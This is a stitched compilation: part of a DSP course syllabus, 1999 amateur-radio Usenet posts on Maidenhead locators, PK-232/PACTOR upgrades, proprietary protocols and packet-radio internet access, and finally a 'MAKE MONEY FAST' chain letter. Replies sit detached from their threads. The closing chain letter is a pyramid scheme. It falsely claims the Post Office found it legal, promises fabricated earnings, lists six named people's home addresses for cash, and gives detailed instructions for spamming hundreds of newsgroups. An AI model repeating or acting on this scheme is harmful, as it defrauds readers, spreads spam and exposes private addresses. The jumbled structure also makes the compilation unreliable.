* Understanding the DFT Equation
* DFT Properties
* Shifting Theorem
* Inverse DFT
* DFT Leakage
* Use of Windows
* DFT Results Interpretation

_____
DAY 2
THE FAST FOURIER TRANSFORM
* Relationship of the FFT to the DFT
* Hints On Using FFTs With Real-World Signals
* FFT Input/Output Data Index Bit Reversal
* FFT Software Availability

FINITE IMPULSE RESPONSE DIGITAL FILTERS
* An Introduction to Finite Impulse Response Filters
* Convolution In FIR Filters
* FIR Filter Analysis and Design Examples
* Half-Band FIR Filters
* Phase Response of FIR Filters (Group Delay)

INFINITE IMPULSE RESPONSE DIGITAL FILTERS
* An Introduction to Infinite Impulse Response Filters
* The Laplace Transform
* The z-Transform
* IIR Filter Design and Analysis Methods
* Pitfalls in Building IIR Digital Filters
* Cascade and Parallel Combinations of Digital Filters
* Comparison of IIR and FIR Filters

_____
DAY 3
ADVANCED SAMPLING
* Quadrature Signals and Quadrature Sampling
* Quadrature Sampling With Digital Mixing
* Digital Resampling
* Decimation
* Interpolation
* Decimation and Interpolation in Combination

QUANTIZATION and A/D Converters
* Finite Word Length Effects
* A/D Converter Operation
* Effective Bits
* Improving A/D Performance
* A/D Converter References and Internet Sites

ADDITIONAL TOPICS (If We Have Time)
* Reconstructing a Continuous Signal
* D/A Converters
* Floating Point Number Formats
* Block Floating Point Number Format
* Matched Filters

E. WHAT THE COURSE DOES NOT COVER:
The DSP Made Simple Course does not cover the hardware architecture of commercial DSP integrated circuits. Likewise, while the course introduces the topic of commercially available DSP design software packages, no computer programming is performed as part of the course.

To register, please contact Besser Associates at 650-949-3300. For additional course offerings, please call Besser Associates or visit http://www.bessercourse.com/

F. COURSE HANDOUT MATERIAL
* The training material comprises 475 pages of class handouts. With the typical lecturer, the student must decide between taking notes, or paying attention to what the lecturer is saying. The training handout solves this "note-taking" dilemma. The DSP Made Simple training material provides a "bulletized" description of each DSP topic in addition to an abundance of diagrams. A textual description summarizing the key DSP concepts are included at the bottom of each handout page.

* The book "Understanding Digital Signal Processing", written by the instructor and published by Addison Wesley. (This text is Amazon.com's top-selling DSP book.)

* Pertinent DSP documents, such as tutorial articles on DSP, lists of DSP-related Internet sites, vendor application notes, etc.

G. COURSE LECTURER:
RICHARD LYONS is a Consulting Systems Engineer, and lecturer with Besser Associates. He has been the Lead Hardware Engineer for many multi-million dollar signal processing systems for both the National Security Agency (NSA) and TRW Inc. An experienced lecturer, Richard has delivered signal processing seminars and training courses throughout the US and Europe. He has written numerous articles on DSP topics, and authored the course text "Understanding Digital Signal Processing". Richard is a member of the IEEE and Eta Kappa Nu, the electrical engineering honor society. The instructor can be reached at <riclyons@ix.netcom.com>.

To register, please contact Besser Associates at 650-949-3300. For additional course offerings, please call Besser Associates or visit http://www.bessercourse.com/

H. WHAT'S GOOD ABOUT THE COURSE
* Instead of overwhelming the student with complex mathematics, the lecturer uses intuitive explanations and well-chosen examples to develop a fundamental understanding of DSP theory. (A recipe for technical material that's too rich in equations is hard for the beginner to digest.)

* The practical aspects of signal processing techniques are stressed as opposed to mathematically rigorous discussions of discrete system theory. THIS COURSE TEACHES THE STUDENTS HOW TO USE DSP IN THEIR WORK.

* Comprehensive in scope, and gentle in approach, the course gives the student a thorough grasp of the basics and the ability to move on to more sophisticated DSP concepts and applications.

Source record: 15576
Cross-posted to: rec.radio.amateur.digital.misc,alt.ham-radio.packet

And, me, suddenly cable modems don't look so bad. At least, the cable TV system has to be responsible for 'leakage' out on to the radio spectrum. I don't
see why the phone company should be exempt from all this -- except for maybe that they're a little better at managing, the, err, political, situation. Seems to me,
if the phone companies want high bandwidth internet service, they should put in fiber.

Interestingly, during Pacificon, a couple people brought up this issue during question
and answer periods with the ARRL and Riley Hollingsworth, and every time this
was mentioned in the public group, the speakers starting talking about the 3.520mhz cable tv interference issue -- which was kind of a weird non-sequitor.
So, I'm not quite sure what's going on -- if this is real or what. Maybe these guys
hadn't read the hamradio-online article.

4974. Source document for Maidenhead ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-13 00:00:00 UTC
From: Ian Wade <ian@dowrmain.demon.co.uk>
Message-ID: <GaNh1UAjTeL4EwBn@dowrmain.demon.co.uk>
Source record: 15582
Cross-posted to: uk.radio.amateur,rec.radio.amateur.digital.misc

Can someone point me to the source document that specifies exactly how
Maidenhead locations are annotated. I need chapter and verse for a
specification I'm working on. In particular, I need to know if the
letters *must* be upper case, or if they can be mixed.

e.g. I know "IO91SX" is OK, but what about "io91sx" or "IO91sx"?

Also, someone told me that "zz" is acceptable for the last two letters
if the real letters aren't known; e.g. "IO91zz". Has anyone ever seen
this specified anywhere?

The man who will certainly know the answers to all your questions is
Dr. John Morris, GM4ANB. I believe that he was a delegate, perhaps
even Chair of the host country's VHF Committee, at the IARU Region 1
meeting at Maidenhead which adopted this standard. I haven't seen
John posting here for about one year and I hope he's well. His web
site is still up, so I presume he's not changed his ISP.

I suggest you try mailto:john@kirsta.demon.co.uk.

I'm sure John will be able to help. Likewise, I've not seen him post for a while, but with the dubious quality of much of what goes on here, I'm not too surprised! John was not only involved, he was very much the architect (along AFAIR with an SM, whose call unfortunately escapes me) of the so-called Maidenhead Locator system, although he is probably too modest to readily admit it. I remember well many pub-based evenings with John, Ian G3SEK, Chris G4DGU, Geoff G3NAQ and others in the late seventies/early eighties and can attest the veracity of what I have written above! I always had to drive 20 or so miles home, so the memory was not totally lost in an alcohol induced haze!

Nevertheless, Ian probably remembers more of the detail than me.

4978. Have original PK-232, what needed to do PACTOR, etc...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-13 00:00:00 UTC
From: Jeff Pierce <piercej@preferred.com>
Message-ID: <382DFAF2.28E1BC55@preferred.com>
Source record: 15586

After a several year break from Ham radio, about 8 to 10 years, I am getting a renewed interest. Especially in the HF digital modes. I used to operate HF RTTY, AMTOR and packet and have an original PK-232.

Now, will it operate PACTOR? I see no mention in the manual about PACTOR.

As I said it is an OLD PK-232. The sign on banner states the software is Release 30.DEC.88.

How can I get it to new standards while spending very, very little (read almost none) money on it?

If it is a software upgrade, I can burn EPROMs no problem.

What I am really wanting to do is develop, for fun, freeware control software for Linux.

> this specified anywhere?

I remember the original article in RadCom, Ian, though alas I cannot
recall which issue it was in. I am sure that someone will have pointed
you in the direction of John Morris G4ANB/GM4ANB, who wrote the
aforementioned article.

AFAIK there is no rigid format for the letter case, though as the old
locators were in the form "ZO46f" then I think that John also used the
format "IO94mj". However, the Super Duper contest program uses upper
case for the final two letters, and I frequently see this format used
elsewhere.

My personal preference is for the final two letters to be in lower case
as I find it makes the code more readable, but others find the opposite.

I have never heard of the use of "zz" in the way described, but not
being an habitual contester I am perhaps not well qualified to comment!

If that fails, EMail me. I'm sure I have most of the Basic source
from GM4ANB as published in RadComm quite a few years ago.

It's only Basic, but it may help.

I've ordered the new ARRL HF Digital Handbook. Don't know yet how
good it is. Here's a quote from the ARRL sales blurb: "Chapters
cover building an HF digital station, digital modes such as PSK31,
PACTOR I & II, Clover, G-TOR, Hellschreiber, HF/internet connection,
and digital contesting." Order #7652 for $15.

It's been mentioned in here before, but well worth repeating...

Pactor and Pactor II require a license for use...and Pactor II requires
hardware also from SCS http://www.scs-ptc.com. They also provide the docs.

Clover requires a license from Hal Communications http://www.halcomm.com,
they also provide the documentation

GTOR is described in the book, G-TOR, the new mode, by Phil Anderson. It
requires a license from Kantronics.

The other HF modes.. CW, RTTY, ASCII and AMTOR do not require a license.

Greetings,

I hope this is not a dumb question.

I am new to digital modes, I have a KAM Plus and am trying tolearn as much as possible. I have come across the term

DX PACKET SPOTS

and have no idea what this means.

Could some please explain for me and/or recommend some good URLs for beginners such as myself. I have ordered ARRL's Oprating Manual, but I am not too sure if this is a good source of information.

Any help?

Source record: 15507

John,

This is a term that is used with a DX Cluster. A DX cluster is a specific kind of Packet BBS in your area, that when connected send information on a DX station, a spot, (time, freq, call etc) to each station connected. In the old days before clusters, 'Spotting a station' was done on the local repeater.

>> W1UK: 14005.6 R1AND 0137Z
1999-11-15

The first is station that send the spot, second the frequency the DX station is on, third the DX stations call, 4th is a blank space which can be used for comments about the DX station, 6th is the time of the spot in UTC (Zulu) time and last is the date of the spot.

So W1UK heard/worked R1AND on 14005.6 at 0137 Zulu on 15 oct.

Jeff,

Timewave has complete support for the PK-232 including DSP, Pactor/GPS/Gateway and low power upgrade kits, cable assemblies and cable kits, manuals, power supplies, complete brand new PK-232/DSP units, Y2K compliant software, and telephone/fax/email tech support. See our web site (www.timewave.com) for more information on all these items.

To upgrade your PK-232 to operate Pactor requires an MBX upgrade kit that includes a MBX daughter board, new firmware and a new manual. Cost is $100.00. The DSP upgrade kit also includes these items as well as a DSP daughter board for $150.00.

The absolutely cheapest way to get a PK-232 that runs Pactor is to find a used PK-232MBX with ver 7.0 or later firmware at a hamfest at a low price. Usually they go for about $125.00 +/- $25.00 on the usenets, but you can sometimes find a better deal at a hamfest. All rights to the firmware are owned by Timewave so the firmware cannot be legally copied.

73,
Randy Gawtry, K0CBH
Timewave Technology Inc.

You will need to add the daughterboard to the PK232 to add
the MBX option, this will add Pactor and the latest firmware
features at that point. You wil need to contact Timewave
at www.timewave.com for pricing and ordering information.
Pactor is NOT possilble on NON-MBX PK232's without
the daughterboard.

I guess you should contact G4ANB, the original proposer.

There is an extended accuracy option for the MH locator, consisting of
2 additional digits each 0-9, representing the sublocation within
the square.

e.g. JO21RL45

(approved at the iaru conference region 1, 1993)

>(approved at the iaru conference region 1, 1993)

If you are going to play with these"microwave locators" as they were
originally called, make sure that you are using a consistent
coordinate system for generating these systems.

The coordinate systems have been created independently in various
countries based on local astronomical measurements. Thus, the
coordinates for a place at the border between two countries may have
slightly different coordinates depending on the country, in which the
map was printed. Thus, the distance calculated from locators between
two stations in different countries might be slightly erroneous.

To overcome this problem, the World Grid System 84 (WGS-84) was
created and it is use by the GPS satellite navigation system. The
difference between the WGS-84 system and various national systems can
be up to 300 m and considering that a "microwave locator" is less than
500 m x 500 m in Europe, thus, the locator derived from WGS-84 and
national systems can be different quite often. Thus the IARU Region 1
conference in Lillehammer, Norway in September 1999, recommended that
the Maidenhead locator system should be based on WGS-84 coordinates.

Naw, I just go for quality. - Wherever I find it.

I'm not part of the grand old socialist tradition of attempting to tear down people or groups of people who have been successful, simply because of their success.

When I see the word "Microsoft", I see a brand name, not the "Micro$oft" word that points out the company's profits as if there was something wrong with that.

Capitalism is here to stay. Socialism is not economically viable.

Get used to it.

:-)

As it's an incremental system, continually adding characters in pairs adds incrementally to the precision. So IO is a complete locator of the "field" of side 20 degrees (of longitude) wide by 10 degrees (of latitude) high. As IO is the complete locator for this "field", it doesn't need (or even benefit from) padding out with fake characters.

The next division is the "square" of say IO91, one tenth the side of the field and 2 degrees wide by 1 degree high. Again IO91 is a complete locator "square", and IO91zz adds nothing useful above IO91.

My guess is that some logging software somewhere, which expected six characters for the 5' wide by 2.5' high locator that is normally exchanged in VHF contests for distance measurement, would also accept just four characters when those four were padded out with a zz filler.

I'm sure it's not any part of the locator system.

Regards from damp and foggy IO91PS.

There is no Palm Pilot configuration program for the TH-D7 yet.......This would be fairly easy to do (compared to writing an APRS program), so you may see someone coming up with one soon.

I have stalled working on a WinCE version since the APRS CE version of APRS is supposed to be introduced very soon. But if it is much longer, I may begin working on it again.

5002. Mystery of 30-meters...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-15 00:00:00 UTC
From: "Christopher W. Buckley" <cwbuckle@mtu.edu>
Message-ID: <80nprh$1o3$1@campus3.mtu.edu>
Source record: 15510

On several occasions a friend and I have noticed 1a signal on
10.132.25 that sounds like a RTTY signal with a 425Hz shift, and
we've tried to apply any kind of decoding method that we could
think of, and to no avail. I realize ham radio isn't the only thing
on this frequency, but curiosity is driving me nuts. This signal
is here 24/7 from what I can tell, and is fairly strong into our
location. Has anyone heard this signal before?

Other notes:

Tried all modes supported by our new KAM plus, to no avail.

The signal seems to stop every now and then, and I only hear
the space tone quite quickly.

Haven't been able to get the sound into the computer to see
exactly what the bit rate is, but it sounds quicker than standard
RTTY, almost like a RTTY75 or ASCII 110 rate.

It seems to use the same patterns, as far as encoding sets go,
as it looks like there is a strange, incomplete, character set,
and not just a random spurting of characters onto the band.

If anyone has any idea what this is, or has any ideas for me to
try to crack this, please let me know..

Is there a description for these protocols that has been obtained
independently from these hardware vendors e.g. by reverse engineering
the signal on air ?

While the implementation by the hardware vendor is proprietary and
possibly even patentable, I very much doubt that the actual
transmission protocol i.e. the algorithm is patentable at least in
most countries.

However, the US patent office has a tradition of giving patents to
even perpetual motion machines, so I would not be too surprised, if a
patent had been granted for these protocols, but in that case, it is a
public document and the protocol can be studied from that document.

Why not just buy the modem, use it, and let the company
succeed?

Why does everything have to be free? Would you work for
free? Build products for millions in investment, and then
give away all your secrets so that others can duplicate
10 years of work in 10 minutes?

Some Hams are are just plain communists at heart. Ham radio
isn't a commune, it's a hobby. People are allowed to
make a dollar.

Why not let the company get a return on investment? In
17 years, you can then build cheap knock-offs of 20 year
old technology.

Do you go down to the department store and demand to know
the protocol inside the toaster or microwave oven? or, do
you just buy one and use the damn thing as designed?

Sheesh...

Can't argue with what you say, Steve, but some of us would
rather roll our own for our personal use and learn something
in the process. Time was when most hams rolled their own.

The real principal question is, do we want more and more proprietary
or encrypted traffic on the amateur bands ?

While I know that the protocol specification has been shown to the FCC
and by doing that avoiding the classification of those protocols as
encrypted in the USA, but the situation may be different in other
countries.

I think that at least so much of the protocol should be publicly known
that it would be possible to monitor the traffic at least in good
conditions (e.g. not using all memory-ARQ, FEC etc. enhancements).

Thanks for the correction.

I typed it directly from the Lillehammer IARU Region 1 recommendation
C5.10, which _incorrectly_ talks about World Grid System 84 (WGS-84),
but it is correct in the annex :-).

Creative Services Software and Timewave announce the release of PakRatt/CE Version 1.0. This split screen terminal mode program for Windows CE handhelds will allow hams true portable operation with ANY TNC that has a terminal mode interface. TNCs with a terminal mode include all TNC2's from TAPR, Kantronics, AEA/Timewave, MFJ, SCS, PacComm and the new Kenwood HT with the built in TNC.

This version of the program is FREE for the ham community. It includes embedded macros for DXCluster commands, Connect and Disconnect buttons on the toolbar, as well as the split screen operation.

There are two versions available for download, one for the SH-3 processor and one for the MIPS processor. You'll need to know which processor you Windows CE machine uses to download the correct version for it.

Support is available for this product for $20.00. Peer-to-peer newsgroup support will be available on the css news server (news://news.cssincorp.com).

The program is at http://www.cssincorp.com/pakrattce .

If the number of proprietary protocols on the amateur bands still
continue to increase, it becomes quite easy to sneak in your own
encrypted commercial message service on the ham bands and make some
money out of it. I hope this was not what you had in mind :-).

But seriously, any intruder watch becomes quite complicated, since a
large number of expensive proprietary boxes would be required to check
if a signal is legitimate amateur radio traffic or is some other
service intruding into the amateur bands.

Well, some people want to learn how things work. That's certainly one of the purposes of amateur radio. And, in fact, it's one of the purposes of the patent system. It gives the inventor a legal monopoly on commercial exploitation in return for publishing the details so others can learn from them and improve on them.

It has been at least 10 years, but I built several fsk units with Exar 2206 / 2211 set.

Same as used in most of the packet radio TNc's, and with just a couple of resistors
I was able to select the center frequency and bandwidth that I wanted. I generally set up the center freq to match the 500 htz cw filter on my radio.

Then using an lm xxxx (i forget) bar / dot driver and an LED dip , you could use the Demodulators reference voltage and
vco voltage to display where in the demodulators pass band the tones fall as you tune the radio.
I was generally able to tune 300 baud packet on the first packet, or rtty with in a few charectars using
that display. It was available comercially from several sources.

USED to be able to get all of the above chips at Radio Shack, but I don't think they stock them anymore.
Hopefully some one will tell you that this is all antique, and there is a better way now.

Greetings-

I have an Icom 2GAT Handheld that I want to get working with my MFJ 1276 TNC. Being the DIY type I tried to amake the cable myself according to the instructions in the book but the directions aren't clear about whether my HT is one of the ones with oddball keying. (It receives OK and keys the transmitter but it only sends an empty carrier when it keys up).

I anyone knows where I can find a good DIN-plug to HT-connection diagram please let me know, as well as any "gotchas" to keep an eye out for in the process.

Please reply via email.

Thanks in advance for any help you can give!

- Ken Hoover KE1LR

Probably an encoded commercial station. About 12-15 years ago I got deeply into trying to decrypt one of these stations - wrote custom software to deduce word length, evaluate the frequency of the character set, do some bit-inversion tests - everything I could think of.

The WW2 Brit codebreakers at Blechley (sp?) Park would have been proud ;))

Nothing worked for me with my particular brain for that particular station at that particular time. I assumed he was probably using a modern DES encryption scheme, and I would probably never succeed, and gave it up.

Since bit-inversion features are included in modern software, some stations must use a simple bit-inversion scheme. You might have better luck with this station if you try some tricks with custom software.

It seems to me that they would want the 'codes' to be known. The more people using it the more the users would likely buy instead of building it. Look at what hapened to some of the early computers. The ones that let people make programs and hardwear prospered and the ones that didn't went out of business. I have tried several digital modes on the low bands because I could just hook up the sound card to the rig one time and be done with it. I would not have even tried the modes if I had to buy a 'modem' for each mode.

While some of the modes may not be as good using a sound card as the modem it does let me try them and if i really like the mode I might buy the proper modem for it. Haven't tried rtty for years but as the rig was set up for psk31 and I found a program for rtty I gave it a try. The program would not hold a candle to the way the old modle 19 and ST-6 worked, it did give me a way to play to see if I was still interisted in it or a way to give some contacts to the ones that do have a 'store bought' system.

Copying firmware and reverse engineering is not the same as
rolling your own.

Rolling your own, would be rolling your own protocol. Wouldn't
that be more effective use of your time? Reverse engineering
a Pactor and calling it Pactor is about the same as reverse
engineering Channel #5 and calling it Channel #5.

But Steve, then I wouldn't have anyone to talk to. I'm not making my work available to anyone else for free or monitary gains. I'm doing it for me. Would you suggest I choose a different voice protocol than SSB for my homebrew stuff?

I'm pretty sure it is not illegal to duplicate a patented function for my personal use as long as it doesn't hurt the patent holder and I don't make a penny off of it.

5025. NOVICE: replacing line modems with packet radio technology?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-16 00:00:00 UTC
From: Shahbaz Chaudhary <chaudhar@umich.edu>
Message-ID: <T67Y3.968$zl1.174140@news.itd.umich.edu>
Source record: 15533

Hello all. Sorry if this is the wrong place to ask the question, but what is the possibility of packet radio being used as an alternative for line modems. Let me explain:

I've read a few papers and intro. articles on packet radio and how it can do tcp/ip. There doesn't seem to be a lot of information on how many people are regularly using this to get on the internet. I couldn't find much information on how the costs compare to line modem ISPs and didn't see much about the distances/line of site requirements.

It costs about $15 to $20 a month to get internet connection, so perhaps that's why packet radio hasn't proliferated. However, in parts of the world getting internet connection through standard telecommunication media is extremely expensive (if short phone calls are expensive, an hour on internet per day can add up).

If someone wants to set up an ISP (perhaps city wide, for a fairly large/congested city) using radio instead of phone/xDSL/cable/etc., what issues need to be addressed. What are the limitations. For example, it seems like someone using this radio technology will be able to have a 24 hour connection, albeit a slower one. However, that should be fine for an average middle class home outside of the rich/developed countries who basically needs email and maybe a little web access.

Such access in city might be fine since all nodes will be geographically close (let's say a city size of Chicago...possible?). What about if one wants to link rural villages in remote parts of the country.

I'm not concerned about laws or regulations at this point. Just wondering it will take to do such as thing. There seems to be a lot of information about packet radio directed at old amateur radio operators, but little towards people who want this to be what I explained above.

Another concern is cost. Apparently there are products sold by lucent, etc. (although I know VERY little about them), but they seem to cost hundreds of thousands of dollars....not a good alternative to phone modems used by residential users.

To give you a better idea of where I am coming from: I am vaguely familiar with amateur radio (had a few friends who used to talk about it all the time). My background is computer science (currently an undergrad, senior) not don't know that much about circuit design and specific details of different protocols.

I'll GREATLY appreciate it if you could CC a copy of your reply to chaudhar@umic.edu . Thank you in advance.

Waiting eagerly for your response,

Shahbaz C.

Yea, damn Kenwood, Yaesu, etc. All they want is money. They don't
care about Ham radio.

Forget that they provide the majority of radios that Hams use. Forget
that when Hams say that they "roll their own" they are talking about
cigarettes or other inhaled products.

It works for email down to very low baud rates. But email is not what it was
10 years ago. 10 years ago, email was not MIME encoded to the extent it
is today. People think very little about attaching pretty backgrounds, MS-Word
and even spreadsheets to mail. The old paradigm of connecting to a BBS
over packet and getting just plain email is almost over. I run an internet
gateway and have a few users hundreds of miles away who access the
gateway at 1200 baud (about 30 baud effective through several node hops).
They are often confronted by MIME encoded email, and not having the desire
to set up their own gateway, tend to just delete the mail unread. It's too hard
to get the encoded mail and then import it into a browser or microsoft product.
Plus it takes all day to download it.

Those same countries probably have laws that prevent radios from being
used to bypass their utility.

What you want to invest in, is spread spectrum modems. These are ethernet
cards with an antenna jack. They have ethernet and radio built-in. They
currently run about $120 a node. Much cheaper than packets sent through
voice quality radios. These radios are very low power in comparison to
voice radios. 100 mW versus 10 Watts for example. This means that you
will have to service customers in cells. That is, a main master node, and
several client nodes. The master node would be high altitude, and clients
would be line of sight to it, inside of one mile or so. These master nodes
then need a backbone frequency to tie them all together. This has the

advantage that there are no radio adjustments performed by the client.

Look at www.proxim.com/symphony web page. I have two of these cards going 4.65 (GPS measured) miles with amplifiers and parabolic antennas. The U.S. laws are pretty easy. For every 3 dB over 6dB of antenna gain, you have to reduce power by 1 dB from the 1 Watt maximum. It is the Part 15 rules that apply to spread spectrum radios. This link is using Proxim is 1.6 Mbps half-duplex. (but half-duplex spread spectrum is nothing like half-duplex FSK). To see a typical client utilization, see:

http://www.usa-site.net/stats/www.usa-site.net.4.html

compare that to:

http://www.usa-site.net/stats/www.usa-site.net.5.html

which is a 70cm 9600 baud Internet gateway (mostly email and DX cluster). This is an ISP I run out of my closet using Linux for people who want 24 hour a day access at lower rates than 56k modems.

Steve

5029. from newsline...amateurs provide Internet access in UK

this is an experiment worth watching. It would be interesting to see how we can replicate the experiment in United States in such a way that we prevent commercial encroachment while increasing amateur radio activity. My belief is the best way to do this is via the same model that we used for repeaters, i.e. club based connectivity. That way appropriate funding can be had for the Internet connection in a noncommercial context.

HAM RADIO MAY JOIN THE INTERNET IN THE U-K

United Kingdom hams may be permitted direct connection of their stations to the Internet by years end. This as the nations radio regulators look for ways to encourage more people to join the hobby. Jeramy Boot, G4NJH, has the story from Nottingham England:

David Hendon, Chief Executive of the Radiocommunications Agency on the 29th of October announced the start of a two month consultation period hopefully leading to limited amateur radio access to the Internet by the turn of the year.

Mr Hendon, speaking at the ' Making Connections' roadshow in London spoke of the important role amateur radio had, in the past, played in encouraging young people to take up a career in radio engineering. He spoke of the decline of amateur radio world wide and he emphasized the need to make amateur radio an attractive pursuit for young people to take up. Linking amateur radio to the Internet would be an important step forward.

It is hoped, subject to licensing considerations, that limited access perhaps via the Repeater Network would be in operation by Christmas. However, he stressed that this would just be the start. The amateur community would be consulted fully to ensure the best possible use was made of this initiative.

Jeramy Boot, G4NJH.

So compete. But compete on a basis of "buy mine because it's
better", rather than "buy mine because it's the only game in
town and I intend to keep it that way".

People can make an awful lot of money by adding value to
things that are otherwise free. Just ask the Red Hat folks.

If they're on ham frequencies you can do anything you like
with signals you hear. This includes reverse-engineering them.

I believe the protocols are published and you can develop your own Clover or Pactor-II unit for your own use and communicate with all those who have purchased units. What you can't do is sell units without paying royalties In other words, your can't make money from other's work without giving them a piece of the action. While you can design and build your own compatible unit, the developers are not likely to give you the source code for free. But then you wouldn't want them to do that anyway because you'd miss the experience of developing it yourself.

The way I see it, what we are really complaining about here is that the companies who spent the $$$ developing the protocol won't allow someone else to copy it and sell clones at cheap prices, which they would be able to do because they didn't have to pay for the protocol development.

I think you had better clarify this.

Are you telling me that if I receive and demodulate any signal that is not publicly documented I am breaking the law?

I'm not selling the software, nor am I publishing what I receive. I'm simply writing a demodulator for signals I receive.

The RF transmissions from the Sun aren't publicly documented, but I can demodulate them and learn about what is going on in the ionosphere. Right? Am I breaking the law by "listening" to the sun?

I'm sorry, Bob, that was a typo. I meant to type PACTOR I. PACTOR I
is an FSK mode.

Subject:
MAKE MONEY FAST!!!
Date:
11 Nov 1999 15:36:57 PST
From:
"Chris Knight" <c_knight56@hotmail.com>
Organization:
Knight Industries
Newsgroups:
alt.shenanigans

A few days ago, i discovered this article within a newsgroup. This article
assured me I could wasily make thousands of dollars within weeks. The
article stated that all I had to do to get these results was send $1.00 to
each of the six names given within the article. I would then add my own
name and address at the bottom of this list (at position number 6) and post
the article in a minimum of 200 newsgroups. By the way, there are thousands
of newsgroups.

So after thinking it over, and talking to a few people first, I thought
about trying it. I figured what have I got to lose except 6 stamps and
$6.00, right?

Like most of us I was a little skeptical and a little worried about the
legal aspects of it all. So I checked it out with the US Post Office
(1-800-725-2161) and they confirmed that it is indeed legal!

Then I invested the measly $6.00...plus postage... well GUESS WHAT!!...
within 7 days, I started getting money in the mail! I was shocked! I still
figured it would end soon, and didn't give it another thought. But the
money just kept coming in. In my first week, I made about $20.00 to $30.00
dollars. by the end of the second week I had made a total of over $1,000!
In the third week I had over $10,000.00 and it's still growing. This is now
my fourth week and I have made a totoal of just over $42,000.00 and it's

still coming in rapidly...

It's certainly worth $6.00, and 6 stamps, I spend more than that at McDonald's!

Let me tell you how this works and most importantly, why it works... so,

make sure you print a copy of this article NOW, so you can get the information off of it as you need it. The process is very simple and consists of 3 easy steps:

Step 1:
Get 6 separate sheets of paper then write the following on each: "Please

put me on your mailing list."

Now get 6 US $1.00 bills (or equivalent in your local currency) and place
ONE inside EACH of the 6 sheets of paper so the bill will not be seen through the envelope to prevent thievery. Next, place on paper in each of
the 6 envelopes and seal them. You should now have 6 sealed envelopes, each
with a sheet of paper stating the above phrase, your name and address, and a
$1.00 bill. What your are doing is creatign a service by this. This is absolutely legal! Mail the 6 envelopes to the following addresses:

#1 Kevin Brooks
PO Box 309568
Denton, TX 76203

#2 Yaw Bonsu
1113 Abrams Rd #174
Richardson, TX 75081

#3 Karina Gomez
10770 NW 40th St
Sunrise, FL 33351

#4 T. Smith
2769 Jester Lane
Columbus, OH 43231

#5 S. Moss
13803 108th AVE NE
Kirkland, WA 98034

#6 O. Salinas
P.O. Box 270962
Dallas, Texas 75227-0962

Now take the #1 name off the list tha tyou see aboe, move the other names up
(6 becomes 5, 5 becomes 4, etc...) and add Your name as number 6 on the list.

Step #: Change anything you need to, but try to keep this article as close
to original as possible. Now, post your amendee article toa t least 200
newsgroups. Remember, there are tens of thousands of newsgroups and more

are being added every day! All you need is 200, but the more you post the
more money you make!

That's it! all you have to do is jump to different newsgroups and post away,
after you get the hang of it, it will take about 30 seconds for each
newsgroup!

**REMEMBER, THE MORE NEWSGROUPS YOU POST IN, THE MORE MONEY YOU WILL
MAKE!!
BUT YOU HAVE TO POST A MINIMUM OF 200**

That's it! You will begin receiving money from around the world within
day's! You may eventually want to rent a PO Box due to the large amount of
mail/money you receive. If you wish to stay anonymous, you can invent a
name to use as long as the postman will deliver it.

JUST MAKE SURE ALL THE ADDRESSES ARE CORRECT

P.S. Don't know How to post in the newsgroups? Well do exactly the
following
below:

DIRECTIONS - HOW TO POST TO NEWSGROUPS
1. You do not need to re-tup this entire letter to do your own posting.
Right mouse click somewhere in this document and then click on
"select-all". At this point the entire letter should be highlighted.
Then,
from the
'edit' pull down menu at the top of you screen select 'copy'. This will
copy the entire letter intot he computers memory.

2. Open a blank 'notepad' file and place your cursor at the tope of the
blank page. From the 'edit' pull down menu select 'paste'. This will
paste
a copy of the letter into notepad so that you can add your name to the
list.
Remember to eliminate the #1 position, move everyone up a spot
(re-number
everyone else's positions), and add yourself in as #6.

3. Save your new notepad file as a .txt file. if you want to do your
posting in different sittings, you'll always have this file to go back
to.

(NETSCAPE USERS)
1. Within the Netscape program, go to the pull-down window entitled

'Window', select 'Netscape News'. Then from the pull down menu
'Options',
select 'Show all news groups'. After a few moments a list of all the
news
groups on your server will show up. Click on any news group you desire.
From within this news group, click on the 'TO NEWS' button, which should
be
in the top left corner of the news groups page. This will bring up a
message box.

2. Fill in the subject. This will be the header that everyone sees as
they scroll through the list of postings in a particular group.

3. Highlight the entire contents of your .txt file and copy them using
the same techniques as before. Go back to the news group 'TO NEWS'
posting
you are creating and paste the letter into the body of your posting.

4. Hit the 'Send' Button in the upper left corner.

(INTERNET EXPLORER USERS)
1. Go to news groups and select 'Post and Article'

2. Fill in the subject. This will be the header that everyone sees as
they scroll through the list of postings in a particular group.

3. Highlight the entire contents of your .txt file and copy them using
the same technique as before. go back to the news group 'TO NEWS"
posting
you are creating and paste the letter into the body of your posting.

4. Hit the 'Send' Button in the upper left corner.

(E MAIL USERS)
1. Start by e-mailing people that you know personally.

2. Go to any e-mail database and search under e-mail addresses. (There
are thousands of them!) E-mail everyone that you can.

THAT'S IT! All you have to dod is jump to different news groups and post

away, or e-mail it and after you get the hang of it, it will take about
30
seconds!

THE MORE YOU DO , THE MORE MONEY YOU WILL MAKE
That's it! You will begin receiving money from around the world within
days! Again, you may eventually want to rent a PO Box due to the large
amount of mail you receive. if you wish to stay anonymous, you can
invent a
name to use, as long as the postman will deliver to. Now the Why part:

Out of 200 postings, say I receive only 5 replies (a very low example).
So

then I made $5.00 with my name at #6 on the letter. Now, each of the 5 persons who just sent me $1.00 make the MINIMUM 200 postings, each with my name at #5 and only 5 persons respond to each of the original 5, that is another $25.00 for me, now those 25 each make 200 MINIMUM posts with my name at #4 and only 5 replies each, I will bring in an additional $125.00! Now, those 125 persons turn around and post the MINIMUM 200 with my name at #3 and only receive 5 replies each, I will make and additional $626.00! OK, now here is the fun part, each of those 625 persons post a MINIMUM 200 letters with my name at #2 and they each only receive 5 replies that just made me $3,125.00!!! Those 3,125 persons will all deliver this message to 200 news groups with my name at #1 and if still 5 persons per 200 news groups react I will receive $15,625.00! With a original investment of only $6.00! AMAZING! And as I said 5 responses are actually VERY LOW! Averages are probable 20 to 30! Let's put those figures at just 15 responses per person. Here is what you will make:

at #6 $15.00
at #5 $225.00
at #4 $3,375.00
at #3 $50,625.00
at #2 $759,375.00
at #1 $11,390,625.00

When your name is no longer on the list, you just take the latest posting in the news groups, and send out another $6.00 to names on the list, putting your name at number 6 again. And start posting again. The thing to remember is, do you realize that thousands of people all over the world are joining the Internet and reading these articles everyday, JUST LIKE YOU are now!! So can you afford $6.00 and see if it really works?? I think so...

